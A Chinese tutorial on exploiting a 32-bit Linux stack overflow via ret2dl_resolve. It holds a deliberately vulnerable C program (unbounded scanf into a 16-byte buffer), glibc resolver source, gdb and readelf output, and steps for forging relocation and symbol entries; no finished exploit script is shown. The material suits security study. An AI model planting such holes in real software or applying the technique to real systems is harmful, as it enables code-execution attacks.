二进制漏洞-栈溢出

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

漏洞原理

在对栈缓冲区进行写操作时（如 memcpy），未对缓冲区大小进行判断，导致写入数据长度可能大于缓冲区长度。

通用利用方式

写入数据覆盖返回地址，使返回地址指向恶意代码起始地址。由于我是基于本地测试，也就是 libc 库的版本已知，而基于远程攻击或不同版本的 libc 库可能会存在差异。

漏洞测试程序

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void wh(const char* w) {
        if(strncmp(w, "say", 3) == 0) {
                printf("you said hello world!\n");
        } else {
                printf("you said fuck you!\n");
        }
}

int main() {
        char buf[16];

        memset(buf, 0, 16);
        printf("please input a word!\n");

        scanf("%s", buf);

        wh(buf);
        return 0;

}
```

很明显代码在执行 scanf 时未对缓冲区大小进行判断，存在栈溢出漏洞。

注意如无特殊说明，本文的 exp 都是基于该源码编译的二进制实现的。

所有测试均在 linux 环境下进行

开启 RELRO

在前面描述的漏洞攻击中曾多次引入了 GOT 覆盖方法，GOT 覆盖之所以能成功是因为默认编译的应用程序的重定位表段对应数据区域是可写的（如 got.plt），这与链接器和加载器的运行机制有关，默认情况下应用程序的导入函数只有在调用时才去执行加载（所谓的懒加载，非内联或显示通过 dlxxx 指定直接加载），如果让这样的数据区域属性变成只读将大大增加安全性。RELRO（read only relocation）是一种用于加强对 binary 数据段的保护的技术，大概实现由 linker 指定 binary 的一块经过 dynamic linker 处理过 relocation 之后的区域为只读，设置符号重定向表格为只读或在程序启动时就解析并绑定所有动态符号，从而减少对 GOT（Global Offset Table）攻击。RELRO 分为 partial relro 和 full relro。

Partial RELRO

i. 现在 gcc 默认编译就是 partial relro

ii. some sections(.init_array .fini_array .jcr .dynamic .got) are marked as read-only after they have been initialized by the dynamic loader

iii. non-PLT GOT is read-only (.got)

iv. GOT is still writeable (.got.plt)

Full RELRO

i. 拥有 Partial RELRO 的所有特性


ii. lazy resolution 是被禁止的，所有导入的符号都在 startup time 被解析

iii. bonus: the entire GOT is also (re)mapped as read-only or the .got.plt section is completely initialized with the final addresses of the target functions (Merge .got and .got.plt to one section .got). Moreover,since lazy resolution is not enabled, the GOT[1] and GOT[2] entries are not initialized. GOT[0] is a the address of the module’ s DYNAMIC section. GOT[1] is the virtual load address of the link_map, GOT[2] is the address for the runtime resolver function。


开启 RELRO

-z norelro /-z relro -z lazy /-z relro -z now (关闭 / 部分开启 / 完全开启)

不完全开启 relro




完全开启 relro，此时符号在编译后已经全部被解析



让我们用 gdb 调试一下看看开启 relro 和不开启 got 表项的区别，下图是不开启 relro 的情况，got 表项在函数调用之前未被填充。


注意：

这里需要说明一下，调试使用的程序已完全开启了 relro，这将导致你看到的调试程序的 got 表项都被填充了正确的外部符号的地址，函数解析方式由懒加载变成了直接加载，并且 got 表是只读的。而在不完全开启 relro 选项时情况并非如此，它还是执行懒加载，got 表和之前我们测试的程序没什么两样，只有在第一次真正调用符号的时候才被填充，并且它的 got 表是可写的。小小的区别会导致一些攻击方式失效。




通过读取进程 maps 我们可以看到未开启 relro 编译选项，got 表地址 0x8049xxx 落入了

可写区域，见下图：



开启 relro 后 got 表项变化情况，从下图可以看到 got 表项在函数未调用前就被填充成正



确的函数地址了，我们通过读取进程 maps 仍看可以 got 表落入的段不具备可写属性。

漏洞分析（略）

```
Breakpoint 1, main () at test_ennx.c:22
22              scanf("%s", buf);
(gdb) x/32x $sp
0xbffff230:     0x08048621      0x00000000      0x00000010      0x00783ff4
0xbffff240:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff250:     0x08048540      0x00000000      0xbffff2d8      0x00607d28
0xbffff260:     0x00000001      0xbffff304      0xbffff30c      0xbffff3d4
0xbffff270:     0x080483e0      0x00001000      0x00000000      0x005e9fc4
0xbffff280:     0xb7fff3d0      0x00000000      0xbffff2e8      0x005d944f
0xbffff290:     0x00000001      0x00783ff4      0x00000000      0x00000000
0xbffff2a0:     0xbffff2d8      0x52c29639      0x6ddf8146      0x00000000
(gdb) p &bug
No symbol "bug" in current context.
(gdb) p &buf
$1 = (char (*)[16]) 0xbffff240
(gdb) i f
Stack level 0, frame at 0xbffff260:
 eip = 0x8048506 in main (test_ennx.c:22); saved eip 0x607d28
 source language c.
 Arglist at 0xbffff258, args:
 Locals at 0xbffff258, Previous frame's sp is 0xbffff260
 Saved registers:
  ebp at 0xbffff258, eip at 0xbffff25c
(gdb)
```

buf距返回地址28字节


实现 exp

Ret2dl_resolve

此原理只能用于不完全开启 relro 情况下，在不完全开启 relro 选项时，外部符号还未被解析，此时 got 表项对应的不是真正的外部函数的地址。只有这样在第一次调用外部符号时才会执行符号解析逻辑，我们才能用此方法攻击。该原理同样适合以上情形。

原理分析

想讲明白实现该 exp 的原理首先必须讲明白重定位函数的过程原理，在这里详细讨论明显不符合我们的初衷。这里就大致描述一下相关原理。整个过程如下图所示：



单上面这幅图可能让大家有些迷糊，现在我们就重定位 scanf 函数来演示一下程序执行流程，下图是我们在第一次调用 scanf 之前的演示图，从图中可以看到此时 got 表项未被填

充，got 表项地址指向 scanf@plt 的第二条指令。接着 push $0x18 往栈中压入 0x18，随

后 jmp 到地址 0x8048328 处。继续把 0x80497a0 压入栈，随后调用_dl_runtime_resolve

（glibc/sysdeps/i386/dl-trampoline.S）。_dl_runtime_resolve 前三条指令把 eax、ecx、edx 压入栈，此时函数栈如下图所示：

esp 相对 esp 偏移	
edx	0
ecx	4
eax	8
0x80497a0 对应内存值 0x5ea900	0xc
0x18	0x10

从图上可以看出后续继续调用_dl_fixup（在 glibc/elf/Dl-runtime.c），_dl_fixup 函数是通

```
_dl_runtime_resolve:
    cfi_adjust_cfa_offset (8)
    _CET_ENDBR
    pushl %eax      # Preserve registers otherwise clobbered.
    cfi_adjust_cfa_offset (4)
    pushl %ecx
    cfi_adjust_cfa_offset (4)
    pushl %edx
    cfi_adjust_cfa_offset (4)
    movl 16(%esp), %edx # Copy args pushed by PLT in register.  Note
    movl 12(%esp), %eax # that `fixup' takes its parameters in regs.
    call _dl_fixup      # Call resolver.
```

过寄存器传参的，第一个参数 eax（esp+0xc）值为 0x5ea900 对应 link_map 指针，第二个参数用 edx（esp+0x10）传递为 0x18 对应 reloc_arg。

```
DL_FIXUP_VALUE_TYPE
attribute_hidden __attribute ((noinline)) ARCH_FIXUP_ATTRIBUTE
_dl_fixup (
# ifdef ELF_MACHINE_RUNTIME_FIXUP_ARGS
       ELF_MACHINE_RUNTIME_FIXUP_ARGS,
# endif
       struct link_map *l, ElfW(Word) reloc_arg)
{
  const ElfW(Sym) *const symtab
    = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
  const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);

  const PLTREL *const reloc
    = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
  const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
  const ElfW(Sym) *refsym = sym;
  void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
  lookup_t result;
```

下图是调试跟踪过程：

我们大致分析一下_dl_fixup 函数是怎么进行重定位和安装 link_map 结构体对应库的内存

中相应数据结构和函数地址的。reloc_offset 宏定义：

```
#ifndef ARCH_FIXUP_ATTRIBUTE
# define ARCH_FIXUP_ATTRIBUTE
#endif

#ifndef reloc_offset
# define reloc_offset reloc_arg
# define reloc_index  reloc_arg / sizeof (PLTREL)
#endif
```

DT_PTR 宏定义：

```
#ifdef DL_RO_DYN_SECTION
# define D_PTR(map, i) ((map)->i->d_un.d_ptr + (map)->l_addr)
#else
# define D_PTR(map, i) (map)->i->d_un.d_ptr
#endif
```

首先通过 dynamic 段标签找到符号表段.dynsym、字符串表段.dynstr、重定位表段.rel.plt

```
const ElfW(Sym) *const symtab
  = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);

const PLTREL *const reloc
  = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
const ElfW(Sym) *refsym = sym;
void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
lookup_t result;
DL_FIXUP_VALUE_TYPE value;
```

通过输入参数 reloc_offset (等价于 reloc_arg) 找到要重定位的符号表 (对应代码中 sym) 和相应的重定位表（对应代码中 reloc)。确定该重定位符号对应 got 表项地址（对应代码中 rel_addr，基址+偏移)。

```
if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0)
  {
  ……
    result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
                                  version, ELF_RTYPE_CLASS_PLT, flags, NULL);
  ……

    value = DL_FIXUP_MAKE_VALUE (result,
                                 SYMBOL_ADDRESS (result, sym, false));
  }
else
  {
    /* We already found the symbol.  The module (and therefore its load
   address) is also known.  */
    value = DL_FIXUP_MAKE_VALUE (l, SYMBOL_ADDRESS (l, sym, true));
    result = l;
  }
```

这段代码我仅摘取了核心部分，如果符号是非内部符号（外部符号，即显性）则调用 dl_sym 底层函数（_dl_lookup_symbol_x）去查找真正的符号，新 link_map(对应代码中 result)和原 link_map（对应代码 l）可能是一个 link_map 或者新加载的 lib 库生成的新 link_map。最后通过调用宏 DL_FIXUP_MAKE_VALUE（该宏实质作用就是返回 l->l_addr + sym->st_value）得到查找符号的真实地址。最后代码返回真正的符号地址，回填 got 表项。

```
/* And now perhaps the relocation addend.  */
value = elf_machine_plt_value (l, reloc, value);

if (sym != NULL
    && __builtin_expect (ELFW(ST_TYPE) (sym->st_info) == STT_GNU_IFUNC, 0))
  value = elf_ifunc_invoke (DL_FIXUP_VALUE_ADDR (value));

/* Finally, fix up the plt itself.  */
if (__glibc_unlikely (GLRO(dl_bind_not)))
  return value;

return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
} /* end __attribute */
```

i386 分支 elf_machine_fixup_plt 函数的实现代码如下图所示（实际代码就一行，

*rel_addr = value，给 rel_addr 对应的地址赋值 value）：

```
static inline Elf32_Addr
elf_machine_fixup_plt (struct link_map *map, lookup_t t,
                       const ElfW(Sym) *refsym, const ElfW(Sym) *sym,
                       const Elf32_Rel *reloc,
                       Elf32_Addr *reloc_addr, Elf32_Addr value)
{
  return *reloc_addr = value;
}
```

为什么 void *const rel_addr = (void *)(l->l_addr + reloc->r_offset) = value 就执行了

got 表项回填呢？让我们看看下面两幅图：


```
[sp00f@localhost fortify]$ readelf -r test_fortify

Relocation section '.rel.dyn' at offset 0x2d0 contains 1 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049798  00000106 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2d8 contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
080497a8  00000107 R_386_JUMP_SLOT   00000000   __gmon_start__
080497ac  00000207 R_386_JUMP_SLOT   00000000   __printf_chk
080497b0  00000307 R_386_JUMP_SLOT   00000000   __libc_start_main
080497b4  00000407 R_386_JUMP_SLOT   00000000   __isoc99_scanf
```

从上面这幅图我们看到 rel.plt 各表项的 offset 地址为 0x80497a8-0x80497b4 之间，我


们再通过 ida 看看这个地址区间对应源程序那个节：

```
.got.plt:080497A7                 db    ? ;
.got.plt:080497A8 off_80497A8     dd offset __gmon_start__ ; DATA XREF: ___gmon_start__↑r
.got.plt:080497AC off_80497AC     dd offset __printf_chk  ; DATA XREF: ___printf_chk↑r
.got.plt:080497B0 off_80497B0     dd offset __libc_start_main
.got.plt:080497B0                                         ; DATA XREF: ___libc_start_main↑r
.got.plt:080497B4 off_80497B4     dd offset __isoc99_scanf ; DATA XREF: ___isoc99_scanf↑r
.got.plt:080497B4 _got_plt        ends
.got.plt:080497B4
.data:080497B8 ; ============================================================================
```

从图上不难看出它们的 offset 对应的就是.got.plt 的各表项的地址值，*rel_addr = value 操作恰好是回填了对应的 got 表项值。让我们看看执行完_dl_fixup 函数后的效果（从图上能明显看到 got 表项已经被填充了）：




下面这幅图摘自网络，这幅图也能够表达出解析符号的过程，至此符号解析过程我们分析完




了，知道了解析过程，我们再看看依据这个原理的漏洞利用实现过程。

漏洞利用

- 控制 EIP 为 PLT[0]的地址，只需传递一个 reloc_arg 参数



下图可以清晰的看到，其他过程调用再把 reloc_offset 压入栈之后都会 jmp 到 plt0 指令处，而 plt0 是不执行压栈操作的。



- 控制 reloc_arg 的大小，使 reloc 的位置落在可控地址内
- 伪造 reloc 的内容，使 sym 落在可控地址内

```
const PLTREL *const reloc
  = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
const ElfW(Sym) *refsym = sym;
```

控制了Dyn_Rel就控制了Dyn_Sym


- 伪造 sym 的内容，使 name 落在可控地址内

```
result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
             version, ELF_RTYPE_CLASS_PLT, flags, NULL);
```

控制了Dyn_Sym就控制了最终查找的符号

